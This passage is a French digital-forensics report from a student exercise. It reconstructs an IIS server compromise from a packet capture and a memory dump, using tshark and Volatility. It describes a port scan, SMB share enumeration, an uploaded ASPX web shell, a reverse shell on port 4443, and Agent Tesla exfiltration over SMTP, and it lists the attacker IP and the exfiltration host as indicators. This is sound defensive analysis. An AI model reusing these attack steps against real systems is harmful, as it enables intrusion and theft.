
Rapport d'investigation DFIR — Team Fortress

Trois investigations forensiques : Lockdown · XWorm · Stonks

Yanis Lounadi, Julien Laborie, Nizar Channane

Juillet 2026

Sommaire

- Executive Summary 1
 - Incident 1 — Serveur web compromis (TechNova Systems)..... 1
 - Incident 2 — Logiciel espion XWorm (poste employé)..... 1
 - Incident 3 — Fraude financière et fichier supprimé (FSERVER01) 2
 - Impact global 2
 - Top 5 des recommandations 2
- Scénario 1 — Lockdown : compromission d'un serveur IIS 4
 - Technical Incident Overview 4
 - Scope & Methodology 5
 - Systèmes investigués 5
 - Artefacts analysés 5
 - Outils utilisés 6
 - Approche méthodologique..... 6
 - Detailed Findings 6
 - Analyse du trafic réseau (PCAP) 6
 - Analyse forensique de la mémoire..... 9
 - Analyse du malware..... 12
 - Root Cause Analysis 15
 - Indicators of Compromise..... 16
 - Attack Chain Reconstruction (MITRE ATT&CK)..... 18
 - Impact Analysis 21
 - Remediation & Recommendations 22
 - Actions immédiates (24 heures)..... 22
 - Actions à court terme (1 semaine) 22

Actions à long terme (1 mois).....	22
Scénario 2 — XWorm : analyse d'un RAT .NET	24
Technical Incident Overview	24
Scope & Methodology	25
Systèmes investigués	25
Artefacts analysés	25
Outils utilisés	26
Approche méthodologique.....	26
Detailed Findings	26
Identification	26
Anti-analyse (T1497, T1622).....	27
Configuration chiffrée (AES) et C2 — extraction.....	28
Persistance et privilèges (T1547.001, T1053.005, T1059.001).....	31
Évasion défensive (T1562.001, T1564.001, T1112)	32
Propagation USB (T1091)	33
Collecte et exfiltration (T1056.001, T1115).....	33
Root Cause Analysis	33
Indicators of Compromise.....	34
Attack Chain Reconstruction (MITRE ATT&CK).....	35
Impact Analysis	37
Remediation & Recommendations	37
Actions immédiates (24 heures).....	37
Actions à court terme (1 semaine)	37
Actions à long terme (1 mois).....	38
Scénario 3 — Stonks : fraude financière et récupération forensique.....	39
Technical Incident Overview	39
Scope & Methodology	39

Systèmes investigués	39
Artefacts analysés	40
Outils utilisés	40
Approche méthodologique	41
Detailed Findings	41
Chronologie de la déduplication	41
Identification du rapport supprimé dans la \$MFT	42
Récupération depuis le ChunkStore	44
La fraude	46
Root Cause Analysis	47
Indicators of Compromise	47
Attack Chain Reconstruction (MITRE ATT&CK)	48
Impact Analysis	50
Remediation & Recommendations	50
Recommandations transverses	51
1. Durcissement des services exposés (SMB / IIS)	51
2. Détection des mécanismes de persistance (Startup / Run / tâches planifiées)	51
3. EDR et monitoring comportemental	52
4. Surveillance du trafic sortant	52
5. Facteur humain et vecteur d'entrée utilisateur	53
6. Contrôles internes anti-fraude et préservation des preuves	53
7. Capacité forensique « dedup-aware » et outillage	53
Tableau de priorisation	54
Appendices	56
A. Tableau IOC maître consolidé	56
B. Chain of custody — empreintes forensiques des artefacts	60
C. Inventaire des outils	62

D. Extraits bruts	64
D.1 — Configuration XWorm déchiffrée (complète).....	64
D.2 — Comparaison des états financiers (Stonks)	64
D.3 — Table de correspondance MITRE ATT&CK (tous scénarios).....	64

Executive Summary

Ce rapport consolide trois investigations forensiques (DFIR) menées pour **MANN CO.** dans le cadre de l'évaluation de sa *Breach Lockdown Unit* (sujet Epitech « Team Fortress »). Chaque investigation traite un incident distinct : un serveur web compromis, un logiciel malveillant de prise de contrôle à distance, et une fraude financière interne révélée par l'analyse d'un disque. Ensemble, ils dressent un panorama complet de la capacité de réponse à incident attendue d'une équipe de sécurité moderne : intrusion réseau, analyse de malware, et investigation numérique légale.

Incident 1 — Serveur web compromis (TechNova Systems)

Impact business. Un serveur web public de TechNova Systems a été intégralement pris sous contrôle par un attaquant. Tous les mots de passe et données sensibles ayant transité par cette machine doivent être considérés comme volés, et un logiciel espion continuait de les transmettre à l'extérieur même après un redémarrage.

Un attaquant a repéré le serveur, découvert un espace de partage de fichiers mal protégé, y a déposé une porte dérobée, puis a pris la main à distance sur la machine. Il a ensuite installé un logiciel espion (famille *Agent Tesla*) programmé pour se relancer automatiquement et pour envoyer discrètement, par courrier électronique, les identifiants et informations dérobés vers un serveur qu'il contrôle.

Incident 2 — Logiciel espion XWorm (poste employé)

Impact business. Le poste de travail d'un employé a été entièrement compromis après l'ouverture d'une pièce jointe piégée. L'attaquant disposait d'un contrôle total à distance, d'un enregistreur de frappe capturant les mots de passe saisis, et d'un mécanisme de propagation vers d'autres postes via les clés USB.

Un employé a exécuté un fichier reçu par courriel frauduleux, déguisé en « installateur Adobe ». Il s'agissait en réalité d'un cheval de Troie d'accès distant (RAT) baptisé *XWorm*. Ce programme sait détecter s'il est observé par un analyste, se cache profondément dans le

système, s'y réinstalle par trois moyens différents, se protège contre toute tentative de suppression, et communique avec les serveurs de l'attaquant via un canal chiffré. Nous avons déchiffré sa configuration et identifié l'intégralité de ses capacités et de son infrastructure.

Incident 3 — Fraude financière et fichier supprimé (FSERVER01)

Impact business. Une manipulation comptable a transformé une perte réelle en bénéfice affiché, dans le but de tromper des banques, des auditeurs et de futurs investisseurs. La preuve, un rapport financier supprimé pour étouffer l'affaire, a été intégralement récupérée.

Contrairement aux deux premiers incidents, il ne s'agit pas d'une attaque externe mais d'une action malveillante interne : un rapport financier compromettant a été volontairement effacé d'un serveur de fichiers d'entreprise. Grâce à l'analyse du disque et à une technique de récupération avancée, ce document a été reconstitué à l'identique. Il démontre que la société a affiché un bénéfice d'environ 2,67 milliards là où elle enregistrait en réalité une perte d'environ 1,65 milliard, soit un résultat surévalué d'environ 4,3 milliards dans la devise du rapport (états financiers libellés en milliers, écart brut de 4 319 751).

Impact global

Ces trois incidents illustrent trois surfaces de risque complémentaires : l'exposition des services en frontal Internet (Incident 1), le facteur humain et le poste de travail (Incident 2), et la menace interne combinée à la préservation des preuves (Incident 3). Deux d'entre eux reposent sur des mécanismes de persistance quasi identiques (relance automatique via le dossier de démarrage, la base de registre ou une tâche planifiée), et deux exploitent une défaillance de détection des activités sortantes anormales. La capacité forensique — analyse réseau, mémoire, malware et disque, y compris la récupération de données déduplicuées — s'est révélée déterminante pour reconstituer la vérité dans chaque cas.

Top 5 des recommandations

- **Réduire l'exposition externe** : fermer les services non nécessaires en frontal Internet (notamment le partage de fichiers SMB), segmenter le réseau et placer les serveurs web en zone démilitarisée.

- **Surveiller les flux sortants** : détecter les connexions sortantes anormales (ports inhabituels, courrier électronique vers des destinataires non répertoriés) qui trahissent une exfiltration ou une prise de contrôle à distance.
- **Déployer une protection avancée des postes (EDR)** et une liste blanche applicative, en ciblant les mécanismes de persistance communs (démarrage automatique, base de registre, tâches planifiées) et les techniques d'injection.
- **Renforcer le facteur humain** : filtrage strict des pièces jointes, blocage de l'exécution automatique des clés USB, et sensibilisation au hameçonnage.
- **Structurer les contrôles internes et la préservation des preuves** : séparation des rôles sur les documents sensibles, journalisation, et gel des supports pour préserver la chaîne de conservation lors d'une enquête.

Scénario 1 — Lockdown : compromission d'un serveur IIS

Technical Incident Overview


Le serveur IIS compromis (adresse IP `10.0.2.15`) est un serveur Windows Server 2019 hébergé sur l'infrastructure cloud de TechNova Systems. Ce serveur, exposé publiquement, assure l'hébergement de services web pour l'entreprise.

L'alerte initiale a été déclenchée par le centre opérationnel de sécurité (SOC) suite à la détection de connexions sortantes inhabituelles depuis ce serveur vers des destinations non répertoriées. L'analyse préliminaire a mis en évidence un trafic SMTP sortant anormal ainsi qu'une connexion persistante vers le port 4443 d'un hôte externe.

Trois artefacts ont été collectés pour mener l'investigation forensique : une capture réseau couvrant la période de l'intrusion, un vidage mémoire complet du serveur (4,5 Go), et un binaire suspect découvert dans le répertoire de démarrage automatique.

La reconstitution complète établit qu'un attaquant opérant depuis l'adresse `10.0.2.4` a conduit un balayage de ports sur le serveur cible `10.0.2.15`, identifié un partage SMB accessible, puis déposé un web-shell ASP.NET (`shell.aspx`) via SMB2. Ce web-shell a servi à établir un reverse shell sur le port 4443, offrant un accès interactif au serveur. L'attaquant a ensuite déployé `updatenow.exe`, un implant de la famille **Agent Tesla**, dans le répertoire de démarrage automatique pour assurer sa persistance ; ce malware exfiltre les données dérobées (frappes clavier, credentials, captures d'écran) par SMTP vers le serveur `cp8n1.hyperhost.ua`.

Cartographie réseau de l'intrusion



Vue d'ensemble réseau de l'intrusion : attaquant 10.0.2.4 vers serveur IIS 10.0.2.15

Scope & Methodology

Systemes investigués

Système	Adresse IP	Rôle
Serveur IIS (victime)	10.0.2.15	Serveur web Windows Server 2019
Machine attaquante	10.0.2.4	Source de l'attaque identifiée

Artefacts analysés

Artefact	Fichier	Taille	Description
----------	---------	--------	-------------

Capture réseau	capture.pcapng	3,7 Mo	Trafic réseau de l'intrusion
Vidage mémoire	memdump.mem	4,5 Go	Dump mémoire complet du serveur
Malware	updatenow.exe	588 Ko	Binaire malveillant récupéré sur le disque

Outils utilisés

- **Analyse réseau** : tshark (Wireshark CLI) pour le décodage et le filtrage de la capture PCAP.
- **Forensique mémoire** : Volatility 3 avec les plugins windows.info, windows.pstree et windows.netscan.
- **Analyse statique du malware** : file, strings, upx -d, sha256sum, md5sum.
- **Analyse dynamique** : sandbox ANY.RUN pour l'analyse comportementale et l'identification par règles YARA.

Approche méthodologique

L'investigation a suivi le principe de l'ordre de volatilité, en analysant les artefacts du plus volatile au plus stable : le trafic réseau (capture PCAP) a été traité en premier pour reconstituer la chronologie de l'attaque, le vidage mémoire a ensuite permis d'identifier les processus et connexions actifs au moment de l'acquisition, et enfin l'analyse du malware a caractérisé la charge utile déployée par l'attaquant.

Detailed Findings

Analyse du trafic réseau (PCAP)


L'analyse de la capture réseau capture.pcapng (3,7 Mo) constitue le point de départ de l'investigation. Elle permet de reconstituer chronologiquement les différentes phases de l'attaque, depuis la reconnaissance initiale jusqu'à l'établissement d'un canal de commande et

contrôle. L'ensemble des extractions a été réalisé à l'aide de `tshark`, afin de garantir la reproductibilité des résultats.

Phase 1 — Reconnaissance par balayage de ports

L'examen des statistiques de conversation TCP révèle un volume anormal d'échanges entre deux hôtes du réseau interne :

```
tshark -r capture.pcapng -z conv,tcp -q
```



```
$ tshark -r capture.pcapng -z conv,tcp -q
=====
TCP Conversations
Filter:<No Filter>
```

		<-		->		
		Frames	Bytes	Frames	Bytes	Fra
10.0.2.15:49688	<-> 10.0.2.4:4443	1683	2,279 kB	326	53 kB	200
10.0.2.4:37338	<-> 10.0.2.15:445	268	34 kB	1153	1,097 kB	142
10.0.2.4:54588	<-> 10.0.2.15:80	25	2,691 bytes	28	2,753 bytes	
10.0.2.15:49684	<-> 20.242.39.171:443	19	6,743 bytes	16	12 kB	
10.0.2.4:44724	<-> 10.0.2.15:80	15	1,153 bytes	19	1,929 bytes	
10.0.2.4:56392	<-> 10.0.2.15:445	16	3,010 bytes	18	2,949 bytes	
10.0.2.15:49689	<-> 20.42.73.29:443	13	5,670 bytes	11	5,459 bytes	
10.0.2.15:49691	<-> 20.198.119.143:443	10	5,352 bytes	11	2,870 bytes	
10.0.2.15:49687	<-> 23.58.93.34:80	6	1,143 bytes	8	1,223 bytes	
10.0.2.15:49685	<-> 216.58.200.163:80	5	734 bytes	7	792 bytes	1
10.0.2.4:36332	<-> 10.0.2.15:80	5	3,132 bytes	6	531 bytes	
10.0.2.15:49686	<-> 23.58.93.34:80	4	502 bytes	6	582 bytes	1
10.0.2.4:36346	<-> 10.0.2.15:80	5	734 bytes	5	465 bytes	1
10.0.2.4:46188	<-> 10.0.2.15:445	5	522 bytes	5	492 bytes	1
10.0.2.4:36294	<-> 10.0.2.15:80	4	1,744 bytes	5	470 bytes	
10.0.2.4:36298	<-> 10.0.2.15:80	4	1,197 bytes	5	455 bytes	
10.0.2.4:36304	<-> 10.0.2.15:80	4	1,653 bytes	5	479 bytes	
10.0.2.4:36356	<-> 10.0.2.15:80	4	1,744 bytes	5	613 bytes	
10.0.2.4:36372	<-> 10.0.2.15:80	4	1,744 bytes	5	470 bytes	
10.0.2.4:36376	<-> 10.0.2.15:80	4	1,653 bytes	5	464 bytes	
10.0.2.4:36390	<-> 10.0.2.15:80	4	1,744 bytes	5	489 bytes	
10.0.2.4:36400	<-> 10.0.2.15:80	4	680 bytes	5	522 bytes	
10.0.2.4:36412	<-> 10.0.2.15:80	4	3,204 bytes	5	462 bytes	
10.0.2.4:36420	<-> 10.0.2.15:80	4	680 bytes	5	523 bytes	
10.0.2.4:46964	<-> 10.0.2.15:80	4	680 bytes	5	525 bytes	

Statistiques de conversation TCP — `tshark -r capture.pcapng -z conv,tcp -q`

Le résultat met en évidence un volume total de **6 007 trames** échangées entre la machine source **10.0.2.4** (identifiée comme l'attaquant) et la machine cible **10.0.2.15** (le serveur IIS compromis), réparties sur de nombreuses conversations TCP — signature d'un balayage massif. Un filtrage complémentaire sur les paquets SYN sans acquittement — caractéristiques d'un balayage de type *SYN scan* — confirme l'hypothèse :

```
tshark -r capture.pcapng -Y "tcp.flags.syn == 1 && tcp.flags.ack == 0 && ip.src == 10.0.2.15 && ip.dst == 10.0.2.4"
```

Cette extraction dénombre **1 002 ports distincts** ciblés par le balayage, ce qui correspond au comportement classique d'un outil de reconnaissance tel que Nmap. Cette activité est rattachée à la technique **MITRE ATT&CK T1046 — Network Service Scanning**.


Phase 2 — Énumération des partages SMB

Une fois les services ouverts identifiés, l'attaquant a procédé à l'énumération des ressources partagées via le protocole SMB. L'analyse des requêtes DCERPC ciblant l'interface `srvsvc` avec l'opération `NetShareEnumAll` (opnum 15) a été réalisée avec :

```
tshark -r capture.pcapng -Y "dcerpc.opnum == 15" -T fields -e ip.src -e ip.dst
```

Cette requête, émise depuis `10.0.2.4` à destination de `10.0.2.15`, permet à l'attaquant de lister l'intégralité des partages disponibles sur le serveur cible. Les connexions aux arborescences SMB2 (*Tree Connect*) confirment ensuite l'accès effectif aux ressources découvertes :

```
tshark -r capture.pcapng -Y "smb2.cmd == 3 && smb2.flags.response == 0" -T fields -e frame.number -e smb2.tree
```



```
$ tshark -r capture.pcapng -Y "smb2.cmd == 3 && smb2.flags.response == 0" -T fields -e frame.number
2629\\10.0.2.15\IPC$
2672\\10.0.2.15\IPC$
2678\\10.0.2.15\Documents
```

Filtre SMB2 Tree Connect — `smb2.cmd == 3`

Deux connexions sont particulièrement significatives : la première vers `\\10.0.2.15\IPC$` (trame 2672), utilisée pour l'énumération RPC, et la seconde vers `\\10.0.2.15\Documents` (trame 2678), exploitée par la suite pour le dépôt de la charge malveillante.

Phase 3 — Dépôt du web-shell

L'étape la plus critique de la compromission initiale est le téléversement d'un web-shell sur le serveur IIS. L'analyse des opérations d'écriture SMB2 a été conduite à l'aide du filtre suivant :

```
tshark -r capture.pcapng -Y "smb2.cmd == 9" -T fields -e frame.number -e smb2.filename -e smb2.write_length
```

```
$ tshark -r capture.pcapng -Y 'smb2.filename contains "shell"' -T fields -e frame.number -e smb2.cmd
2783 5 shell.aspx

$ tshark -r capture.pcapng -Y "smb2.cmd == 9" -T fields -e frame.number -e smb2.write_length
3505 1015024
```

Requête SMB2 Write montrant l'upload de shell.aspx

Les résultats révèlent le dépôt du fichier `shell.aspx` aux alentours de la trame 3505, pour un volume total de **1 015 024 octets** (environ 1 Mo). La taille du fichier et son extension `.aspx` indiquent un web-shell destiné à être interprété par le moteur IIS, offrant ainsi à l'attaquant une capacité d'exécution de commandes arbitraires sur le serveur via une interface HTTP.

Phase 4 — Établissement du reverse shell

Immédiatement après le dépôt et l'activation du web-shell, le trafic réseau révèle l'établissement d'une connexion sortante depuis le serveur compromis vers l'infrastructure de l'attaquant. La trame 3585 marque le début de cette session : le serveur victime initie une connexion TCP depuis le port éphémère 49688 vers le port 4443 de la machine 10.0.2.4.

```
$ tshark -r capture.pcapng -Y "tcp.dstport == 4443 && tcp.flags.syn == 1 && tcp.flags.ack == 0"
1375 78.663474 10.0.2.4 → 10.0.2.15 TCP 60 55475 → 4443 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
3585 401.496667 10.0.2.15 → 10.0.2.4 TCP 66 49688 → 4443 [SYN, ECE, CWR] Seq=0 Win=64240 Len
```

Connexion reverse shell — SYN sortant vers 10.0.2.4:4443

Le choix du port **4443** est délibéré : ce port est fréquemment associé à des services HTTPS alternatifs, ce qui permet de contourner les mécanismes de détection basés sur des listes de ports suspects. Ce canal constitue le *reverse shell* par lequel l'attaquant a obtenu un accès interactif complet au serveur, ouvrant la voie aux actions ultérieures de post-exploitation, notamment le dépôt du binaire de persistance `updatenow.exe`.


Analyse forensique de la mémoire

L'analyse du vidage mémoire permet de reconstituer l'état exact du système compromis au moment de l'acquisition. Le fichier `memdump.mem`, d'une taille de 4,5 Go, a été traité à l'aide du framework **Volatility 3**.

Identification du système

```
vol -f memdump.mem windows.info
```

Les résultats révèlent un système **Windows Server 2019** (version 10.0.17763) fonctionnant en architecture x86_64, avec une base noyau située à l'adresse 0xf80079213000. La racine système est localisée dans C:\Windows et le type de produit NtProductServer confirme qu'il s'agit bien d'un serveur de production. L'horodatage d'acquisition du vidage est fixé au **10 septembre 2024 à 06:14:13 UTC**, établissant la borne temporelle supérieure de l'analyse.



```
$ vol -f memdump.mem windows.info
Volatility 3 Framework 2.27.0

Variable\Value

Kernel Base\0xf80079213000
DTB\0x1aa000
Symbols\file:///Library/Frameworks/Python.framework/Versions/3.12/lib/python3.12/site-packages/volat
Is64Bit\True
IsPAE\False
layer_name\0 WindowsIntel32e
memory_layer\1 FileLayer
KdVersionBlock\0xf80079613f10
Major/Minor\15.17763
MachineType\34404
KeNumberProcessors\4
SystemTime\2024-09-10 06:14:13+00:00
NtSystemRoot\C:\Windows
NtProductType\NtProductServer
NtMajorVersion\10
NtMinorVersion\0
PE MajorOperatingSystemVersion\10
PE MinorOperatingSystemVersion\0
PE Machine\34404
PE TimeDateStamp\Sun Nov 10 07:20:39 2075
```

Informations système — vol -f memdump.mem windows.info

Analyse de l'arborescence des processus


```
vol -f memdump.mem windows.pstree
```

L'arborescence met en évidence une chaîne de processus particulièrement révélatrice. Le service IIS, géré par services.exe (PID 628), engendre le processus svchost.exe (PID 2452) avec le paramètre -k iissvcs, lequel supervise le processus de travail w3wp.exe (PID 4332). C'est ce dernier — le *worker process* d'IIS — qui a donné naissance au processus malveillant updatenow.exe (PID 900), créé le 10 septembre 2024 à 06:08:23 UTC. Le fait qu'un processus IIS engendre directement un exécutable arbitraire constitue un indicateur de

compromission sans équivoque : l'attaquant a exploité le web-shell préalablement déposé pour exécuter du code sur la machine.

L'exécutable `updatenow.exe` est localisé dans le répertoire `C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup\`, ce qui correspond à la technique de persistance **MITRE ATT&CK T1547.001** (*Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder*). Ce mécanisme garantit la réexécution automatique du malware à chaque ouverture de session. Le processus fonctionne en mode **Wow64** (valeur `True`), indiquant un binaire 32 bits exécuté sur un système 64 bits — caractéristique fréquente des charges utiles générées par des frameworks d'attaque automatisés.

